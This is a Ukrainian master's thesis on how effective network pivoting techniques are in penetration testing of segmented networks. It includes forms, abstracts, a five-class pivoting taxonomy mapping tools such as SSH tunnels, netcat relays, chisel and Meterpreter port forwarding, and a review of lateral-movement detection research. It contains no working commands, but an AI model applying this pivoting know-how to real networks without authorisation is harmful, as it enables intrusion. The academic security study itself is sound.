Форма № 24

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
(повне найменування факультету)

Кафедра інформаційної безпеки та наноелектроніки
(повне найменування кафедри)

Пояснювальна записка

до дипломного проєкту (роботи)
магістра
(ступінь вищої освіти)

на тему Дослідження ефективності технік півотингу під час тестування безпеки сегментованих мереж
(назва теми)

Виконала студентка 2 курсу, групи БКз-814м

Спеціальності 125 Кібербезпека та захист інформації
(код і найменування спеціальності)

Освітня програма (спеціалізація)
Безпека інформаційних і комунікаційних систем

ЄРЬОМЕНКО А. П.
(ПРІЗВИЩЕ та ініціали)

Керівник КОРОЛЬКОВ Р. Ю.
(ПРІЗВИЩЕ та ініціали)

Рецензент ЛИТВИЦЬКИЙ О. П.
(ПРІЗВИЩЕ та ініціали)

2025

Форма № 25

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
Кафедра інформаційної безпеки та наноелектроніки
Ступінь вищої освіти магістр
Спеціальність 125 Кібербезпека та захист інформації
(код і найменування)
Освітня програма (спеціалізація) Безпека інформаційних і комунікаційних систем
(назва освітньої програми (спеціалізації))

ЗАТВЕРДЖУЮ
Завідувач кафедри ІБтаН
Андрій КОРОТУН
«____» _____2025року

З А В Д А Н Н Я

НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТКИ

ЄРЬОМЕНКО Анни Павлівни
(ПРІЗВИЩЕ, ім'я, по батькові)

1. Тема проєкту (роботи) Дослідження ефективності технік півотингу під час тестування безпеки сегментованих мереж
Research on the effectiveness of pivoting techniques in security testing of segmented networks
керівник проєкту (роботи) к.т.н., доцент КОРОЛЬКОВ Роман Юрійович,
(науковий ступінь, вчене звання, ПРІЗВИЩЕ, ім'я, по батькові)
затверджені наказом закладу вищої освіти від «26» листопада 2025 року № 530
2. Строк подання студентом проєкту (роботи) 19.12.2025
3. Вихідні дані до проєкту (роботи) Наукові джерела з питань півотингу та латерального переміщення, віртуалізаційне середовище на базі гіпервізора (Kali Linux, Ubuntu) і інструментарій: Nmap, Netcat, OpenSSH (тунелювання), Metasploit/Meterpreter, ProxyChains, Nikto, Nuclei, tcpdump.

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) Аналіз наукових джерел; класифікація технік півотингу; розроблення експериментальної топології та конфігурацій; проведення експериментів із застосуванням Netcat, SSH-тунелювання, Meterpreter; порівняльний аналіз результатів; формулювання практичних рекомендацій.
5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, кількість слайдів, плакатів) Презентація доповіді (в MS PowerPoint), 12 слайдів.

6. Консультанти розділів проєкту (роботи)

Розділ	ПРІЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
1 – 4	КОРОЛЬКОВ Р. Ю., доцент кафедри ІБтаН	04.09.25	16.12.2025
Нормоконтроль	КОРОЛЬКОВ Р. Ю., доцент кафедри ІБтаН		19.12.2025

7. Дата видачі завдання «04» вересня 2025 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1.	Аналіз літературних джерел за тематикою дослідження.	04.09.25 – 18.09.25	Виконано
2.	Формулювання мети, завдань, об’єкта та предмета дослідження, уточнення структури магістерської роботи.	19.09.25 – 30.09.25	Виконано
3.	Розроблення концепції та структури експериментального середовища сегментованої мережі, вибір інструментів тестування безпеки.	01.10.25 – 15.10.25	Виконано
4.	Реалізація й налаштування експериментального середовища, впровадження технік півотингу (Netcat, SSH-тунелювання, Meterpreter, ProxyChains).	16.10.25 – 05.11.25	Виконано
5.	Проведення експериментальних досліджень технік півотингу, збір та попередня обробка результатів.	06.11.25 – 30.11.25	Виконано
6.	Аналіз і узагальнення результатів експериментів, формування висновків та практичних рекомендацій.	01.12.25 – 15.12.25	Виконано
7.	Оформлення матеріалів магістерської роботи.	16.12.25 – 19.12.25	Виконано

Студент(ка) _____ Анна ЄРЬОМЕНКО
(підпис) (Ім’я ПРІЗВИЩЕ)

Керівник проєкту (роботи) _____ Роман КОРОЛЬКОВ
(підпис) (Ім’я ПРІЗВИЩЕ)

АНОТАЦІЯ

Пояснювальна записка до магістерської роботи: 68 с., 2 табл., 8 рис., 1 дод., 27 джерел.

ПОСТЕКСПЛУАТАЦІЯ, ПІВОТИНГ, ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, ТУНЕЛЮВАННЯ, NETCAT-РЕТРАНСЛЯТОР, SOCKS-ПРОКСІ.

Актуальність теми. Зростання складності корпоративних мереж та поширення цілеспрямованих атак типу APT зумовлюють потребу у вивченні технік півотингу, що забезпечують доступ до ізольованих сегментів через скомпрометовані вузли. Такі техніки визначають глибину компрометації системи та є ключовими для реалістичного тестування безпеки. Дослідження їх ефективності дає змогу підвищити достовірність оцінювання захищеності сегментованих мереж і сформувати практичні рекомендації щодо підвищення кіберстійкості.

Мета роботи – експериментальне дослідження технік півотингу під час тестування безпеки сегментованих мереж для оцінки їх ефективності, стабільності та сумісності з інструментами аудиту безпеки.

Об’єкт дослідження – процес забезпечення безпеки сегментованих комп’ютерних мереж в умовах використання технік півотингу під час тестування на проникнення.

Предмет дослідження – техніки півотингу та їх ефективність під час реалізації тестів на проникнення в сегментованих мережах.

Методи дослідження: аналітичний, експериментальний, інструментальний, порівняльний, а також методи моделювання та логічного узагальнення.

Практичне значення. Результати роботи можуть бути використані для підвищення ефективності тестування безпеки сегментованих мереж, удосконалення методик тестування на проникнення, підготовки фахівців з кібербезпеки та побудови навчальних і лабораторних стендів з моделювання багаторівневих атак типу APT.

ABSTRACT

Explanatory note to the master's thesis: 68 pp., 2 tabs., 8 figs., 1 app., 27 refs.

POST-EXPLOITATION, PIVOTING, PENETRATION TESTING, TUNNELING, NETCAT RELAY, SOCKS PROXY.

Relevance of the topic. The growing complexity of corporate networks and the proliferation of targeted APT-type attacks create the need to study pivoting techniques that provide access to isolated segments through compromised hosts. These techniques determine the depth of system compromise and are key to realistic security testing. Investigating their effectiveness makes it possible to improve the reliability of assessing the security of segmented networks and to formulate practical recommendations for enhancing cyber resilience.

The aim of the thesis is to experimentally investigate pivoting techniques during security testing of segmented networks in order to assess their effectiveness, stability, and compatibility with security auditing tools.

The object of the study is the process of ensuring the security of segmented computer networks when pivoting techniques are used during penetration testing.

The subject of the study is pivoting techniques and their effectiveness when executing penetration tests in segmented networks.

The research methods include analytical, experimental, instrumental, comparative, and statistical methods, as well as modeling and logical generalisation.

Practical significance. The results of the thesis can be used to improve the effectiveness of security testing in segmented networks, to refine penetration testing methodologies, to train cybersecurity specialists, and to build training and laboratory environments for modeling multi-stage APT attacks.

ПЕРЕЛІК СКОРОЧЕНЬ

ВМ – віртуальна машина;

ОС – операційна система;

ПЗ – програмне забезпечення;

DVWA – Damn Vulnerable Web Application – уразливий навчальний веб-застосунок;

HTTP – HyperText Transfer Protocol – протокол передавання гіпертексту;

HTTPS – HyperText Transfer Protocol Secure – захищений протокол передавання гіпертексту;

IDS – Intrusion Detection System – система виявлення вторгнень;

IP – Internet Protocol – мережевий протокол;

LAN – Local Area Network – локальна мережа;

Netcat (nc) – Netcat – універсальний інструмент для створення TCP/UDP-з’єднань і ретрансляції трафіку;

NIST – National Institute of Standards and Technology – Національний інститут стандартів і технологій (США);

PF – Port Forwarding – переспрямування портів;

ProxyChains – утиліта маршрутизації трафіку через ланцюжок SOCKS/HTTP-проксі;

SCP – Secure Copy Protocol – протокол безпечного копіювання файлів, що працює поверх SSH;

SOCKS – Socket Secure – мережевий протокол маршрутизації трафіку через проксі-сервер;

SSH – Secure Shell – протокол захищеного віддаленого доступу;

TCP – Transmission Control Protocol – транспортний протокол із встановленням з’єднання.

ЗМІСТ

ВСТУП

Сучасні корпоративні мережі характеризуються високим рівнем складності, широким використанням сегментації, віртуалізації та хмарних сервісів. Для зменшення площі атаки й обмеження наслідків компрометації у таких мережах активно застосовуються ізольовані зони, багаторівневі межі безпеки, окремі сегменти для критичних сервісів та адміністрування [1]. Водночас розвиток цілеспрямованих атак типу Advanced Persistent Threat (APT) демонструє, що зловмисники дедалі частіше фокусуються не лише на первинному проникненні, а й на подальшому розвитку атаки всередині мережі – зокрема, через побудову прихованих каналів доступу до внутрішніх сегментів і поступове розширення зони контролю.

У цьому контексті ключову роль відіграють техніки півотингу (pivoting) та латерального переміщення (lateral movement). Півотинг розглядається як сукупність методів і технічних прийомів, що забезпечують доступ до мережевих сегментів, недосяжних безпосередньо з початкової точки атаки, шляхом використання скомпрометованого вузла як проміжної точки доступу. Після успішної компрометації окремого вузла виконується додаткова розвідка, збір облікових даних, хешів паролів, конфігураційних файлів та відомостей про інші елементи інфраструктури, на підставі яких будуються нові канали зв’язку та здійснюється латеральне переміщення й ескалація привілеїв. Таким чином, півотинг виступає зв’язною ланкою між первинною експлуатацією та масштабуванням атаки в глибині мережі.

Відповідно до моделей MITRE ATT&CK і Cyber Kill Chain, техніки півотингу належать насамперед до фаз Lateral Movement і Command and Control [2]. Для цих фаз характерне використання легітимних протоколів (SSH, RDP, HTTP(S), SMB), зашифрованих каналів та ланцюгів із кількох проміжних вузлів (pivot chain). Такі

особливості значно ускладнюють виявлення атак лише на основі периметральних засобів захисту. Ефективна ідентифікація подібної активності потребує не лише традиційних сигнатурних підходів, а й кореляції подій на хості (Sysmon), аналізу поведінкових характеристик мережевого трафіку, застосування методів машинного навчання та графового аналізу, а також узгодження виявлених подій із тактиками й техніками фреймворку MITRE ATT&CK.

Попри наявність значної кількості практичних рекомендацій і прикладів використання окремих інструментів (Netcat, SSH, Metasploit/Meterpreter тощо), відсутні систематичні порівняння, які б систематично порівнювали ефективність різних технік півотингу саме в контексті тестування безпеки сегментованих мереж. Особливо недостатньо розкритими залишаються питання впливу типу тунелю (TCP-реле, локальне або динамічне перенаправлення портів через SSH, транспортні механізми Metasploit/Meterpreter) на коректність і повноту роботи інструментів веб-аудиту, зокрема Nmap, Nikto, Nuclei та модулів Metasploit, а також на стабільність і відтворюваність отриманих результатів у реалістичних лабораторних умовах. Крім того, практичні сценарії півотингу зазвичай пов’язані з доступом до внутрішніх сервісів (файлових сховищ, служб віддаленого доступу, баз даних, веб-ресурсів тощо). У контексті цієї роботи основну увагу приділено внутрішнім веб-ресурсам – веб-інтерфейсам та HTTP(S)-орієнтованим сервісам.

Таким чином, актуальним є завдання побудови контрольованої ізольованої топології сегментованої мережі, у якій можливо відтворити типові сценарії півотингу, послідовно застосувати різні механізми тунелювання та проксіфікації, а також оцінити їх вплив на роботу інструментів тестування безпеки веб-застосунків. Особливий інтерес становить порівняння простих TCP-реле (Netcat), SSH-тунелювання (локальне та динамічне переспрямування портів) і транспортного півотингу на базі Metasploit/Meterpreter з точки зору стабільності з’єднання, прозорості для клієнтських інструментів та збереження повноти результатів сканування.

Для досягнення поставленої мети в роботі необхідно розв’язати такі основні завдання:

– виконати аналіз наукових джерел, стандартів і фреймворків (MITRE ATT&CK, Cyber Kill Chain), що описують півотинг, латеральне переміщення та методи їх виявлення;

– здійснити класифікацію технік півотингу з урахуванням рівня мережевої абстракції, типу транспортного каналу та можливостей маскування трафіку;

– розробити ізольовану експериментальну топологію сегментованої мережі на базі віртуального середовища (Kali Linux – атакувальна станція, Ubuntu – проміжний вузол-півот, цільовий веб-сервер із DVWA) та обґрунтувати вибір інструментів тестування;

– реалізувати й налаштувати техніки півотингу на основі Netcat-ретранслятора, SSH-тунелювання (локальне й динамічне переспрямування портів) та Metasploit/Meterpreter, забезпечивши можливість маршрутизації HTTP-трафіку до внутрішнього веб-ресурсу;

– провести серію експериментів із використанням Nmap, Nikto, Nuclei та модулів Metasploit у режимах прямого доступу й через відповідні тунельні конфігурації;

– виконати експериментально-порівняльний аналіз отриманих результатів з точки зору стабільності з’єднань, продуктивності та повноти виявлення вразливостей, а також інтерпретувати їх у контексті наявних класифікацій півотингу та моделей lateral movement;

– сформулювати практичні рекомендації щодо вибору та комбінування технік півотингу при тестуванні безпеки сегментованих мереж і побудови навчальних лабораторних стендів.

1 ТЕОРЕТИЧНІ ОСНОВИ ТА КОНЦЕПТУАЛЬНІ ПІДХОДИ ДО ПІВОТИНГУ В ТЕСТУВАННІ НА ПРОНИКНЕННЯ

1.1 Поняття, класифікація та роль півотингу

У сучасних методиках тестування на проникнення (penetration testing) ключову роль відіграє фаза постексплуатації (post-exploitation), під час якої перевіряється здатність атакувальника розширювати контроль у сегментованій мережі. Однією з ключових технік цієї фази є півотинг (pivoting), тобто маршрутизація трафіку через скомпрометований вузол для доступу до внутрішніх ресурсів, недоступних безпосередньо із зовнішнього сегмента [3].

Півотинг визначається як процес створення ланцюга взаємопов'язаних мережевих з'єднань, у якому один або декілька проміжних хостів виконують роль транзитних точок для передавання команд та даних між атакувальником і ціллю.

У сегментованих мережах півотинг зазвичай реалізується у вигляді послідовності з кількох проміжних вузлів (pivot chain), які розташовані в різних локальних мережах або зонах безпеки. Сценарій на рисунку 1.1 демонструє півотинг як механізм організації транзиту трафіку через скомпрометовані вузли між ізольованими сегментами мережі. У типовому випадку компрометація починається з хоста в одному сегменті, а подальший доступ до цілей у внутрішніх сегментах забезпечується послідовним використанням проміжних вузлів як точок ретрансляції/тунелювання, доки не буде досягнуто кінцевого хоста [4].




Рисунок 1.1 – Приклад півотинг-ланцюга в сегментованій мережі [4]

Для формалізації різних сценаріїв півотингу у наукових публікаціях запропоновано кілька класифікацій. Зокрема, Marques F. та співавт. представили п’ятиступеневу класифікацію систему півотинг-атак, що базується на рівні досягнутої мережевої доступності [5]. У межах класифікації виділено п’ять класів (Class I–V), які відображають поступове розширення можливостей атакувальника – від мінімального доступу до окремого порту одного хоста до повної прозорості між мережевими сегментами. Такий підхід дає змогу описати як прості тунелі (наприклад, локальне SSH-переспрямування), так і складні багатоступеневі схеми, що забезпечують транзит трафіку між ізольованими зонами безпеки.

Для практичного застосування класифікація доповнена типовими прикладами інструментів, які відображають характерні технічні реалізації кожного класу. До таких інструментів належать SSH -L, netcat relay, локальний SOCKS через SSH (ssh -D), chisel, sshuttle, meterpreter portfwd, ProxyChains, а також багатохопові тунелі або VPN-mesh-структури [3].

Таблиця 1.1 – Класифікація типів півотинг-атак [5]

Клас	**Опис рівня доступу**	**Технічні характеристики / обмеження**	**Приклади інструментів / конфігурацій**	**Значення для тестування на проникнення**
Class I	Доступ до одного хоста обмежений конкретним протоколом і портом (IP+порт).	Односторонній/двосторонній канал до одного сервісу; мінімальні привілеї.	nc relay; ssh -L (потік на конкретний порт).	Демонстрація можливості локального доступу до сервісу; початковий ступінь доведення вразливості.
Class II	Доступ до одного хоста, однаковий мережевий протокол/IP, але декілька портів доступні.	Можливість доступу до кількох сервісів на одному хості (різні порти).	ssh -D (локальний SOCKS) у поєднанні з ProxyChains; ncat/nc через SOCKS.	Перевірка мультисервісної доступності цілі; корисно для сканування/збирання інформації.
Class III	Необмежений доступ до одного хоста щодо мережевого та транспортного рівня (всі порти/протоколи).	Повна прозорість на рівні хоста: можливість доступу до будь-яких портів/протоколів.	chisel, sshuttle, багатопортові TCP/UDP тунелі.	Високий ризик: атакувальник може виконувати широке сканування і доступ до сервісів хоста.

Кінець таблиці 1.1.

Клас	**Опис рівня доступу**	**Технічні характеристики / обмеження**	**Приклади інструментів / конфігурацій**	**Значення для тестування на проникнення**
Class IV	Доступ до декількох хостів (у межах підмережі), обмежений певним мережевим протоколом (наприклад TCP).	Multi-hop або багатоцільове перенаправлення, але протокольно обмежене.	meterpreter portfwd(локальні/відбиті порти), ProxyChains із кількома цілями.	Показує здатність атакувальника «горизонтально» поширюватися в підмережі; важливий для оцінки сегментації.
Class V	Повна, необмежена мережна прозорість на цільовій мережі (доступ до різних протоколів /портів/хостів).	Багатоступеневі тунелі, мульти-хоп мережеві мости, VPN-подібна прозорість.	Багатохопові тунелі із комбінованими технологіями (SSH chains, VPN mesh, complex reverse proxies).	Найвищий рівень ризику: означає, що внутрішня сегментація фактично нівельована; вимагає невідкладних заходів.

Наведена класифікація наочно демонструє поступовий перехід від обмеженого до повного контролю над внутрішньою інфраструктурою. Таким чином, запропонована шкала дозволяє систематизувати техніки півотингу не лише з точки зору атаки, а й у контексті тестування на проникнення, коли експериментатор послідовно перевіряє якого рівня доступу можна досягти в сегментованій мережі.

У практиці тестування на проникнення півотинг розглядається як індикатор ступеня компрометації: він демонструє, наскільки реалістично атакувальник може обійти системи сегментації, міжмережеві екрани чи правила маршрутизації [1]. Саме здатність переспрямовувати трафік через легітимні канали (SSH, HTTP, RDP) робить півотинг складним для виявлення стандартними засобами моніторингу, але водночас надзвичайно корисним для навчання й оцінки захищеності. Marques et al. [5] підкреслюють, що класифікація рівнів півотингу може бути застосована для кількісної оцінки ефективності тестів на проникнення, а також для розробки метрик захисту, орієнтованих на реальні сценарії багатоступеневого доступу.

Таким чином, півотинг є не просто технікою маршрутизації, а механізмом моделювання руху атакувальника всередині корпоративної мережі, який має ключове значення для оцінювання рівня кіберстійкості системи.

1.2 Роль півотингу в життєвому циклі атаки та у тестуванні на проникнення

Після успішного первинного проникнення до системи атакувальник зазвичай не обмежується доступом до одного вузла. Наступна мета полягає у розширенні контролю всередині мережі, що реалізується через техніку півотингу. Саме цей етап – етап постексплуатації (post-exploitation phase) – відокремлює прості експлуатаційні спроби від повноцінних багаторівневих атак, характерних для цілеспрямованих кампаній типу APT.

1.2.1 Півотинг у структурі фаз кібератаки

Відповідно до моделей MITRE ATT&CK і Cyber Kill Chain, півотинг охоплює фази “Lateral Movement” та “Command and Control”, що характеризують використання зловмисником уже скомпрометованих систем як проміжних вузлів для подальшого проникнення в мережу [2].

На відміну від етапу первинної експлуатації, де основна мета – отримати доступ, півотинг забезпечує збереження, поширення та масштабування цього доступу, створюючи приховані канали всередині корпоративного середовища. Використання легітимних протоколів (SSH, RDP, HTTP, SMB) і зашифрованих каналів значно ускладнює виявлення таких дій системами IDS/IPS, що робить півотинг одним з найпідступніших етапів атаки.

На рис.1.2 показано основні фази атаки, де Reconnaissance – збір відкритої та загальнодоступної інформації про цільову інфраструктуру; Initial Access – отримання початкової точки входу (compromise/foothold); Exploitation – використання вразливості для закріплення на системі; Post-Exploitation/Pivoting (Lateral Movement) – дії після компрометації, спрямовані на розвідку внутрішньої мережі, організацію тунелів і проксі-каналів та поширення доступу на інші ресурси; Actions on Objectives – досягнення кінцевих цілей атаки (збирання даних, ескалація доступів, підготовка подальших дій). Півотинг є сполучною ланкою між початковим проникненням і досягненням цілей у внутрішній мережі.




Рисунок 1.2 – Місце півотингу у структурі фаз кібератаки

Така схема дозволяє візуалізувати місце півотингу між фазами первинного проникнення та горизонтального переміщення, що особливо важливо під час планування сценаріїв тестування на проникнення.

1.2.2 Півотинг у контексті тестування на проникнення

У тестуванні на проникнення півотинг виконує дві ключові функції:

– практичну, що дає змогу перевірити здатність обходити сегментацію та міжмережеві екрани, створюючи контрольовані тунелі через проміжні вузли;

– аналітичну, результати якої використовуються для оцінки глибини компрометації та розробки рекомендацій щодо ізоляції сегментів і контролю доступу.

Слід зазначити, що завдяки класифікації півотинг-сценаріїв за рівнем досягнутої підключеності (Class I–V) можливо кількісно оцінювати не лише масштаб атаки, а й ефективність протидії. У контексті тестування на проникнення це означає, що чим вищий клас півотингу вдалось реалізувати під час тесту, тим більша ймовірність, що внутрішні засоби захисту недостатні або неправильно сегментують мережу.

1.2.3 Значення півотингу для підвищення достовірності тестування на проникнення

Півотинг підвищує достовірність тестування на проникнення, оскільки дозволяє відтворити реалістичну багатоступеневу поведінку зловмисника, який використовує скомпрометовані системи як плацдарм для подальшого доступу. Саме тому сучасні методики оцінювання кіберстійкості (наприклад, Red/Blue Team Exercises) включають етапи півотингу як обов’язкову складову сценаріїв. Практична цінність цього підходу полягає в тому, що він забезпечує вимірювані результати.

У результаті використання півотингу в пентесті можна отримати:

– фактичну оцінку глибини доступу, який потенційно може отримати зловмисник після компрометації одного вузла;

– дані для побудови карти внутрішніх зв’язків і визначення критичних вузлів, через які можливе розповсюдження атаки;

– основу для моделювання загроз (Threat Modeling) з урахуванням внутрішніх маршрутів поширення шкідливої активності.

Аналіз послідовностей внутрішніх потоків є одним із ключових підходів до розуміння логіки руху атакувальника в системі [6]. Тому емпіричні експерименти з півотингом у лабораторних умовах (Netcat, SSH, Meterpreter тощо) дають можливість дослідити не лише технічні аспекти обходу захисту, а й закономірності, за якими такі дії можна виявляти або запобігати їм.

Півотинг є центральною ланкою між первинним проникненням та фазою розширення контролю над внутрішньою мережею. Його роль у тестуванні на проникнення полягає у відтворенні реальних умов руху атакувальника всередині корпоративної інфраструктури, оцінюванні ефективності сегментації та надійності засобів моніторингу.

Таким чином, півотинг виступає мостовим елементом між теорією атак і практикою кіберзахисту, а його клас може слугувати індикатором рівня формалізації та впровадження процесів кіберзахисту.

1.3 Сучасні підходи до виявлення півотингу

Півотинг у сучасній літературі розглядається як технічна складова ширшої категорії латерального переміщення (lateral movement, LM) – фази, що охоплює всі дії атакувальника, спрямовані на просування вглиб мережі після початкової компрометації [7–9]. На відміну від початкового доступу, який зосереджується на експлуатації вразливості, lateral movement визначає здатність зловмисника масштабувати контроль, використовуючи вже скомпрометовані вузли як транзитні точки для атаки нових систем. З позицій тестування на проникнення, саме півотинг є механізмом практичної реалізації LM-тактик, зокрема тих, що описані у фреймворку MITRE ATT&CK (TA0008) [2].

Інтуїтивно латеральне переміщення (LM) можна уявити як послідовність переміщень зловмисника між внутрішніми вузлами корпоративної мережі після початкової компрометації. У роботі Ho et al. [10] цей процес подається графічно: червоні стрілки відображають рух атакувальника між скомпрометованими хостами всередині підприємства.




Рисунок 1.3 – Схематичне зображення латерального переміщення (LM) у корпоративній мережі [10]

У такій інтерпретації латеральне переміщення розглядається саме як множина внутрішніх переміщень між хостами, на відміну від етапу первинного доступу ззовні. Це узгоджується з типовим APT-ланцюжком «початкова компрометація → встановлення контролю → ескалація привілеїв → латеральне переміщення → ексфільтрація», який розглядається в подальшому, та з практичним розумінням півотингу як механізму реалізації цієї фази.

На фазі LM використовуються як класичні інструменти (SSH, RDP, WMI, PsExec), так і спеціалізовані засоби переспрямування трафіку – SSH-тунелі, ProxyChains, chisel, sshuttle або Meterpreter-форвардинг. Саме цей клас дій дозволяє відтворити рух зловмисника всередині корпоративної мережі, коли півот-вузол виступає містком між сегментами з різними політиками доступу.

У систематичному огляді Smiliotopoulos et al. [11] проведено порівняльний аналіз понад 70 публікацій і виявлено три основні парадигми виявлення латерального переміщення, кожна з яких має безпосереднє відношення до детектування півотингу. Перша група підходів є лог-орієнтованою (методи на основі Sysmon та EDR): аналізуються ланцюги подій у журналах безпеки, Sysmon та EDR-звітах для пошуку нетипових послідовностей підключень. Такі алгоритми виявляють ознаки створення тунелів, появу нових з'єднань між ізольованими підмережами, часті спроби автентифікації та аномальні виклики API. Прикладом лог-орієнтованого підходу є робота Smiliotopoulos et al. [12], де для виявлення LM аналізуються журнали Sysmon із подіями NetworkConnection, FileCreate та RegistryEvent (зокрема, Event ID 3, 11 і 13), а також інші високозначущі події, відібрані на основі MITRE ATT&CK. Подальші дослідження тих самих авторів демонструють, що supervised та unsupervised моделі машинного навчання, навчені на датасетах LMD-2022/2023, можуть досягати F1-показників на рівні ≈0,93–0,99 та AUC до ≈0,998 при класифікації LM-активності за Sysmon-логами [8, 13].

Друга група рішень спирається на методи машинного навчання та поведінкової аналітики. У цих роботах мережеві потоки або сесії подаються як багатовимірні вектори ознак, що класифікуються за допомогою Random Forest, CNN або LSTM. Наприклад, система LMTracker розглядає журнали автентифікації у вигляді гетерогенного графа «користувач – хост – процес» і за допомогою методів графового вбудовування виявляє аномальні шляхи lateral movement, які не відповідають типовій топології мережі [14]. У рамках supervised-підходу до виявлення LM за Sysmon-логами на датасеті LMD-2022 найкращі моделі машинного навчання забезпечує F1 ≈ 0.994 та AUC ≈ 0.998 для класів lateral movement [8]. Окремо розглянуто некероване виявлення LM на базі LMD-2023: автоенкодери та інші unsupervised-моделі досягають AUC/F1 на рівні ≈0,94–0,95 і позиціонуються як одне з перших систематичних досліджень цього напряму [13]. Загалом ML-моделі є ефективними для повторюваних сценаріїв, однак потребують

збалансованих і реалістичних наборів даних. У цьому контексті в оглядах узагальнюються найбільш відомі датасети, зокрема Mordor (APT29), LMD-2022 та LMD-2023 [11, 13].

Окремі дослідження зосереджені на сигнатурному виявленні інструментів розвідки, зокрема Nmap. Так, Liao et al. [15] запропонували правило-сет CNDR для Suricata, побудований на аналізі пакетних ознак різних режимів сканування; у модельному середовищі CNDR забезпечив 100% виявлення стандартних Nmap-сканів і 91,7% точності при IDS-evasion, істотно перевищивши набір ET OPEN.

Окремий напрям становлять графові та топологічні методи аналізу мережі [4, 7, 16]. У них систему подають як граф із вузлами (хости, користувачі, процеси) та ребрами (з'єднання, сесії), а lateral movement розглядається як аномальна зміна структури цього графа або збільшення щільності зв'язків між раніше ізольованими сегментами. Зокрема, GraphSAGE-LMD застосовує графові нейронні мережі для моделювання взаємодій у корпоративній мережі, досягаючи точності понад 95% при мінімальній кількості навчальних прикладів. Такі методи особливо ефективні для візуалізації та моніторингу складних схем півотингу, коли зловмисник послідовно створює ланцюг із декількох вузлів (pivot chain), тоді як класичні IDS-рішення часто мають обмежені можливості щодо виявлення подібних патернів [9].

